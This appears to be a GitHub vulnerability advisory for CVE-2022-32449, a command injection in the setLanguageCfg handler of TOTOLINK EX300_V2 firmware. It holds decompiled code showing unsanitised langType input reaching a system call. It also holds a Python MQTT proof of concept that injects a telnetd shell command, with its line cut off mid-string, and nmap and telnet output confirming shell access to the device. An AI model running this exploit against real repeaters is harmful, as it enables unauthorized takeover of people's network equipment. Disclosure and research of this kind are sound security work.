winmt Update README.md History

1 contributor

59 lines (32 sloc) | 2.64 KB

CVE-ID

CVE-2022-32449

Information

Vendor of the products: TOTOLINK

Vendor's website: http://www.totolink.cn

Reported by: WangJincheng(wjcwinmt@outlook.com) & ShaLetian(ltsha@njupt.edu.cn)

Affected products: TOTOLINK EX300_V2

Affected firmware version: V4.0.3c.7484


Firmware download address:
http://www.totolink.cn/data/upload/20210720/b351052836a4fc7e1575dc513afc02b1.zip

Overview

`TOTOLINK EX300_V2 V4.0.3c.7484` has a command injection vulnerability detected at function `setLanguageCfg`. Attackers can send a `MQTT` data packet and inject evil commands into parameter `langType` to execute arbitrary commands.

Show the product

`TOTOLINK EX300_V2` is a Wi-Fi repeater made in China.



Vulnerability details

The vulnerability is detected at `/bin/cste_modules/global.so`.

In the function `setLanguageCfg`, the content obtained by program through parameter `langType` given by `MQTT` data packet is passed to variable `Var`. Then, the variable `Var` is formatted into `v9` through the function `sprintf` without any check. Finally, `v9` is passed as an argument to the function `CsteSystem` which can execute system commands.

```
v12 = 1;
Var = (const char *)websGetVar(a2, "langType", "");
v7 = (const char *)websGetVar(a2, "langFlag", "1");
apmib_set(6002, Var);
v12 = atoi(v7);
apmib_set(6004, &v12);
if ( f_exists("/mnt/custom/product.ini") )
{
  sprintf(v9, "helpUrl_%s", Var);
  inifile_get_string("/mnt/custom/product.ini", "PRODUCT", v9, v10);
  apmib_set(7112, v10);
}
if ( !fork() )
{
  sleep(1u);
  apmib_update_web(4);
  exit(1);
}
CsteSystem("rm -rf /var/js/language* 1>/dev/null 2>&1", 0);
sprintf(v9, "cp /web_cste/js/language_%s.js /var/js/language.js", Var);
CsteSystem(v9, 0);
CsteSystem("ln -s /var/js/language.js /web_cste/js/language.js 1>/dev/null 2>&1", 0);
websSetCfgResponse(a1, a3, "0", "reserv");
return 0;
```

Above all, attackers can send a `MQTT` data packet and inject evil commands into parameter `langType` to execute arbitrary commands.

POC

```
import paho.mqtt.client as mqtt

client = mqtt.Client()
client.connect("192.168.0.254", 1883, 60)
client.publish("totolink/router/setLanguageCfg", '{"langType": "$(telnetd -l /bin/sh
```

Get shell

At first, we run the above script to exploit the vulnerability.

Then, we scan ports and dectect that the port `23` which represents `Telnet service` has been opened.

```
└─$ nmap 192.168.0.254
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-03 16:05 CST
Nmap scan report for 192.168.0.254
Host is up (0.0011s latency).
Not shown: 940 closed ports, 58 filtered ports
PORT   STATE SERVICE
23/tcp open  telnet
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 34.24 seconds
```

Finally, we telnet into the Wi-Fi repeater through port `23` and control it successfully.

```
└─$ telnet 192.168.0.254 23
Trying 192.168.0.254...
Connected to 192.168.0.254.
Escape character is '^]'.
# ls
bin       etc       init      lighttp   proc      tmp       var
dev       home      lib       mnt       sys       usr       web_cste
# exit
Connection closed by foreign host.
```